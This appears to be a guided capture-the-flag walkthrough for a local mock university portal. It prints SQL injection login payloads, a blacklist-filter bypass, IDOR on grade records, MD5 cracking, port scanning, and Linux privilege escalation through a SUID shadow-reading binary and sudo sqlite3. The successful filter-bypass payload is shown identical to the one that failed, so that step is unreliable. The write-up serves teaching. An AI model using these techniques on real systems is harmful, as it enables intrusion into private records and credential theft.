

# TUCaN CTF: A Guided Offensive Security Scenario

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## Overview

A friend of yours, Markus Brown, once told you that he studied at TU Darmstadt and achieved excellent grades in all his subjects.

Despite your curiosity, he refuses to share any concrete proof.

Driven by doubt, you decide to verify his claims yourself and eventually stumble upon the university's student portal: TUCaN.

This CTF will introduce beginners to several fundamental concepts in offensive security, including:

- SQL Injection
- Information disclosure
- IDOR (Insecure Direct Object Reference)
- Port scanning and enumeration
- Linux privilege escalation

Basic knowledge of SQL and Linux command-line usage is recommended.

### Note to the Reader


This CTF is designed as a guided scenario rather than a full tutorial. Each step focuses on conveying the core ideas, and readers are encouraged to explore alternative approaches and external resources to deepen their understanding.

For a more traditional write-up, please refer to [official\\_writeup.txt](#).

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## Initial Reconnaissance

You navigate to [localhost](http://localhost). At first glance, the website appears minimal and unremarkable. You do not possess any credentials, and no obvious functionality is available.



You quickly realize that an ID and password will be required.

You explore all publicly accessible pages (only two are available due to “maintenance”). On the *Kontakt* page, you notice an interesting email address:

[danneye.duffy565@tu.local](mailto:danneye.duffy565@tu.local)

While this is not a TU-ID, it may still prove useful later.

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## HTML Source Code Inspection

Out of habit, you inspect the HTML source code of the login page. Hidden inside a comment, you discover the following line:

```
<!-- TODO: Remove email-based authentication and restrict login to TU-ID only .-->
<!-- FLAG{html_comments_are_not_private} -->
```

This suggests that email-based authentication may still be enabled.

You recover your first flag:

[FLAG{html\\_comments\\_are\\_not\\_private}](#)

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# Authentication Bypass with SQL Injection

Encouraged, you attempt to authenticate using the discovered email address and a weak password:

```
dannye.duffy565@tu.local / 123456
```

Authentication fails, but no error message reveals whether the user exists or if the password is incorrect.

After several unsuccessful attempts, brute-force guessing appears ineffective. Since the login form interacts directly with a backend database, you begin testing input sanitization.

You assume the authentication logic resembles something like:

```
SELECT * FROM users  
WHERE username = 'username' AND password = 'password';
```

You remember that in SQL, `--` can be used to comment out the rest of a query. Your first attempt fails because the query still requires a true condition.

You then try:

```
"dannye.duffy565@tu.local' OR 1=1 -- "
```

which gives following result:

```
SELECT * FROM users  
WHERE username = 'dannye.duffy565@tu.local' OR 1=1 -- AND password = 'password';
```

This time, authentication succeeds.

You are now logged in as Dannye Duffy, confirming:

- the email account exists,
- the HTML comment was accurate,
- the login system is vulnerable to SQL injection.

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## IDOR on Academic Records

Once authenticated, you explore the portal's features. One page allows students to view their academic results.

The grades are retrieved using a numerical parameter in the URL.

A screenshot of a web application interface. At the top, the URL bar shows 'localhost:5000/prufungen/semesterergebnisse/modulergebnisse?id=55'. A red arrow points from the text 'The id parameter' to the value '55'. Below the URL bar is a navigation menu with links like 'Aktuelles', 'VV', 'Stundenplan', 'Veranstaltungen', 'Prüfungen', 'Service', 'Anmeldung', and 'Hilfe'. The main content area has a yellow header 'Modulnoten WiSe 2025/26 für Danny Duffy'. Below it is a form titled 'Wählen Sie ein Semester' with a dropdown 'Semester: Option 1' and a button 'Aktualisieren'. A table lists grade records:

Nr.	Kursname	Endnote	Credits	Status
04-10-0121/de	Aussagenlogik und Prädikatenlogik	3	5	bestanden
20-00-0018	Computersystemsicherheit	2.3	5	bestanden

Out of curiosity, you manually modify this value.

The result is revealing.

By changing the identifier, you can access grade records belonging to other students, a classic IDOR vulnerability.

However, the retrieved data is incomplete:

- no names
- no email addresses
- only internal IDs and grades

You assume that the displayed name is stored in the session rather than fetched dynamically from the database.

(This can be verified by navigating to `/debug-session`, an endpoint intentionally left by the developer for debugging purposes. You will notice that `display_name` remains unchanged even after modifying the `id` parameter in the URL.)

Markus' grades must be present somewhere, but you still cannot associate them with a real identity.

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## Unexpected Behavior and Legacy Files

Continuing your exploration, you test edge-case values for the identifier parameter.

One value behaves differently: 0.

Instead of grades, the server responds with raw text resembling an internal developer note:

TODO: remove old admin website (/admin\_tucan\_portal)

TODO: remove admin1 test user and disable legacy admin account

These details might become useful later.

You recover another flag:

FLAG{old\_files\_old\_problems}


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## Forgotten Administration Panel

Based on the developer note, you attempt to access /admin\_tucan\_portal.

A minimal administration panel appears, protected by authentication.

The backend logic looks suspiciously similar to the student login system.




The screenshot shows a login form for the TUCadmiN administration panel. At the top left is the TUCadmiN logo, which includes a stylized green bird icon and the text "TUCadmiN". At the top right is the Technische Universität Darmstadt logo, featuring a profile of a head and the text "TECHNISCHE UNIVERSITÄT DARMSTADT". The main header reads "Herzlich willkommen im Administrationsportal TUCadmiN des Campus-Management-Systems!". Below the header are two input fields: "TU-ID:" and "Passwort:", each with a corresponding text input box. A "Anmelden" button is located below the password field. At the bottom of the page, there is a footer bar with links: Impressum, Kontakt, and Drucken.

You try logging in as admin1 using a classic SQL injection:

admin1' OR 1=1 --

This time, it fails.

User admin1' 1=1 with the given password does not match our records.



The screenshot shows the same login form as before, but now with an error message displayed above the input fields: "User admin1' 1=1 with the given password does not match our records.". The input fields for TU-ID and Password are empty, and the "Anmelden" button is visible at the bottom.

You notice that error messages reveal your input has been altered.

Characters such as ;, OR, and -- appear to be sanitized.

After experimenting, you discover that writing `-OR-` partially bypasses the filter.

You infer that the sanitization is based on a naive blacklist and that the order of replacements matters.

Indeed, upon reviewing the backend code, this appears to be the case.

```
blacklist = ["--", "OR", ";"]
for token in blacklist:
    username = username.replace(token, "")
```

Eventually, you craft the following payload:

```
admin1' OR 1=1 --
```

It works and you obtain your next flag:

```
FLAG{dont_use_hOMEMADE_sanitization}
```

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## Database Exposure and Weak Hashes

Inside the old admin interface, two panels remain functional:

- system / server information
- database backup

The admin panel exposes internal configuration details:

- references to an internal server
- backup services
- connection hints

## Herzlich willkommen im Administrationsportal 1

### System Information

- Hostname: 7f218d283f4c
- OS: Linux 6.6.87.2-microsoft-standard-WSL2
- Architecture: x86\_64
- Internal IP: 172.18.0.4
- Working directory: /app

Server running continuously since last maintenance window.

It becomes clear that this infrastructure was never meant to be exposed publicly.

In the database backup section, you discover a table containing:

- id
- username
- password
- role

Welcome to the database backup interface.

This view is intended for internal audit and recovery purposes only.

ID	Username	Password	Role
1	tu9a5c1168Da	f83250c1edc853bdfff187ead98ac844	student
2	tu7e04dc47Da	dc4835aac580da8d1d40af0ffc44a7d8	student
3	tu023a802bDa	9a337a41b63a30fdfdbb1ef5e2ef447f	student
4	tu5952a75eDa	8a279a925f892a9dd56b74be35c65851	student
5	tuc4861804Da	dc2af4846a16fcbe830fe091d977f40b	student
6	tu8b7718dfDa	001dcbbe392b16549debc9d968db15b8	student

You initially believe you have reached your goal, but usernames are randomly generated, making it impossible to identify Markus directly.

You notice that most password entries share common characteristics:

- short hexadecimal strings
- fixed length
- consistent format

This strongly suggests an outdated hashing algorithm.

You test one hash using an online reverse-hash service (like [crackstation.net](http://crackstation.net)) and confirm it is MD5.

Hash	Type	Result
8a279a925f892a9dd56b74be35c65851	md5	brooklyn10

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Several passwords are vulnerable to dictionary attacks.

Further inspection reveals accounts with the role legacy, belonging to former system administrators.

53	tu51522c42Da	2e2aa147fa2197643738f9d6bc268430	student
54	tua2374d58Da	5c5cdd3fc7df8630edb43b5ee19b5cab	legacy
55	tu5f644c46Da	35ce2481a73e4b6934a6e2b02ccbfee0	student

These accounts are no longer active on the portal, but their credentials remain stored.

After extracting all legacy accounts, you manage to crack one weak password:

legacy123

You now possess valid credentials:

tu27bd3d10Da : legacy123

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## Internal Pivot and Linux Access

Knowing that an SSH service is exposed on the Linux server, you begin by identifying the open ports on the local host using `nmap`.

You open a command prompt and run the following command:

`nmap -sV -p 1-5000 localhost`

The `-sV` option is used to detect running services and their version information.

The `-p 1-5000` option limits the scan to ports 1 through 5000 in order to reduce scan time.

(In a real-world scenario, `localhost` would be replaced with the target server's IP address.)

PORT	STATE	SERVICE	VERSION
██████████	██████████	██████████	██████████
2222/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
5000/tcp	open	upnp?	██████████

Two ports are open:

- 5000 (web application)
- 2222 (SSH)

You connect via SSH using the following command:

```
ssh tu27bd3d10Da@localhost -p 2222
C:\Users\aledd>ssh tu27bd3d10Da@localhost -p 2222
tu27bd3d10Da@localhost's password:
```

After entering the decrypted password, you successfully gain access to the system.

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## Privilege Escalation

By exploring the filesystem using `ls /`, you locate the application directory:

`/opt/tucan/`

Inside it, you find the database file:

`/opt/tucan/web/database/app.db`

You attempt to open the database using:

`sqlite3 /opt/tucan/web/database/app.db`

However, access is denied due to insufficient permissions. You therefore need to find another way to open it.

```
$ sqlite3 /opt/tucan/web/database/app.db
Error: unable to open database "/opt/tucan/web/database/app.db": unable to open database file
```

You begin by checking sudo permissions: `sudo -l`

```
Sorry, user tu27bd3d10Da may not run sudo on f4ef5848962b.
```

No sudo privileges are available.

You then search for SUID binaries using the following command:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
$ find / -type f -perm -04000 -ls 2>/dev/null
 485  40 -rwsr-xx-x  1 root      root      40496 Feb  6  2024 /usr/bin/newgrp
 496  60 -rwsr-xr-x  1 root      root      59976 Feb  6  2024 /usr/bin/passwd
 586  36 -rwsr-xx-x  1 root      root      35200 Apr  9  2024 /usr/bin/umount
 354  72 -rwsr-xx-x  1 root      root      72712 Feb  6  2024 /usr/bin/chfn
 360  44 -rwsr-xx-x  1 root      root      44808 Feb  6  2024 /usr/bin/chsh
 422  72 -rwsr-xr-x  1 root      root      72072 Feb  6  2024 /usr/bin/gpasswd
 560  56 -rwsr-xx-x  1 root      root      55680 Apr  9  2024 /usr/bin/su
 480  48 -rwsr-xr-x  1 root      root      47488 Apr  9  2024 /usr/bin/mount
 40036 228 -rwsr-xx-x  1 root      root      232416 Jun 25  2025 /usr/bin/sudo
 40103 332 -rwsr-xr-x  1 root      root      338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
 40078  36 -rwsr-xr--  1 root      messagebus 35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 50577  16 -rwsr-xr-x  1 root      root      16272 Jan  4 16:17 /usr/local/bin/legacy_check
```

One binary stands out: `legacy_check`.

Using its built-in help option, you learn that it is a legacy compatibility tool that reads `/etc/shadow`.

```
$ legacy_check -h
Legacy system compatibility tool.

Required for backward compatibility with legacy authentication scripts.

Reads system authentication data from /etc/shadow.
```

Running it reveals the existence of another user account: `admin123`.

```
$ legacy_check
root:*:20374:0:99999:7:::
daemon:*:20374:0:99999:7:::
bin:*:20374:0:99999:7:::
sys:*:20374:0:99999:7:::
sync:*:20374:0:99999:7:::
games:*:20374:0:99999:7:::
man:*:20374:0:99999:7:::
lp:*:20374:0:99999:7:::
mail:*:20374:0:99999:7:::
news:*:20374:0:99999:7:::
uucp:*:20374:0:99999:7:::
proxy:*:20374:0:99999:7:::
www-data:*:20374:0:99999:7:::
backup:*:20374:0:99999:7:::
list:*:20374:0:99999:7:::
irc:*:20374:0:99999:7:::
gnats:*:20374:0:99999:7:::
nobody:*:20374:0:99999:7:::
_apt:*:20374:0:99999:7:::
systemd-network:*:20456:0:99999:7:::
systemd-resolve:*:20456:0:99999:7:::
messagebus:*:20456:0:99999:7:::
systemd-timesync:*:20456:0:99999:7:::
sshd:*:20456:0:99999:7:::
tu27bd3d10Da:$y$j9T$QIovPdh4$zhW1zg6Q0UDP.$5LJ8gwNHwGNRQoWSbspG.21aMXsr170nvEzdnCn0cSC:20457:0:99999:7:::
admin123:$y$j9T$jMgAtxF72qeY3dChRN3f10$QBar1Xy25t5t/VrEGRx/zapWgg68ythBgLDRFCeTo07:20457:0:99999:7:::
```

You attempt to switch users with `su admin123`

Using `admin123` as password, authentication surprisingly succeeds.

(Normally, one would attempt to crack the password using a dictionary attack with tools such as John the Ripper or Hashcat, but this is out of scope for this CTF.)

After switching users, running `sudo -l` again reveals permission to execute `sqlite3`.

```
User admin123 may run the following commands on f4ef5848962b:  
  (root) NOPASSWD: /usr/bin/sqlite3
```

You can now access the database:

```
sudo sqlite3 /opt/tucan/web/database/app.db
```

---

## Finding Markus

You enumerate the database tables and inspect the `user_identity` table:

```
PRAGMA table_info(user_identity);  
SELECT * FROM user_identity;
```

You obtain following result

```
sqlite> PRAGMA table_info(user_identity);  
0|user_id|INTEGER|0||1  
1|email|TEXT|0||0  
sqlite> SELECT * FROM user_identity;  
1|my.knapp529@tu.local  
2|jacque.nash342@tu.local  
3|scottie.clarke521@tu.local  
4|han-van.le649@tu.local  
5|focus.preston47@tu.local  
6|tamra.sellers787@tu.local  
7|maxine.sanders275@tu.local
```

You notice that email addresses contain real names. To narrow down the search, you run:

```
SELECT * FROM user_identity WHERE email LIKE '%markus%';
```

```
sqlite> SELECT * FROM user_identity WHERE email LIKE '%markus%';  
197|markus.brown103@tu.local
```

You have now obtained Markus's user ID and email address.

Next, you inspect the `admin_notes` table, where you find the final flag :

FLAG{trust\_broken\_by\_design}

```
sqlite> SELECT * FROM admin_notes;  
1|FLAG{trust_broken_by_design}
```

At this point, you have successfully identified Markus' account.

You can now either:

- log in as Markus using SQL injection, or
  - manually access his grades via IDOR
- 

## The Truth About Markus

Cross-referencing Markus' identity with his grades, the truth becomes undeniable.

His academic performance is far from impressive.

After a long chain of reconnaissance, exploitation, lateral movement, and privilege escalation, you reach a simple conclusion:

The story you were told was never true.

You decide to remain silent about Markus' grades and instead write a detailed vulnerability report for TU Darmstadt.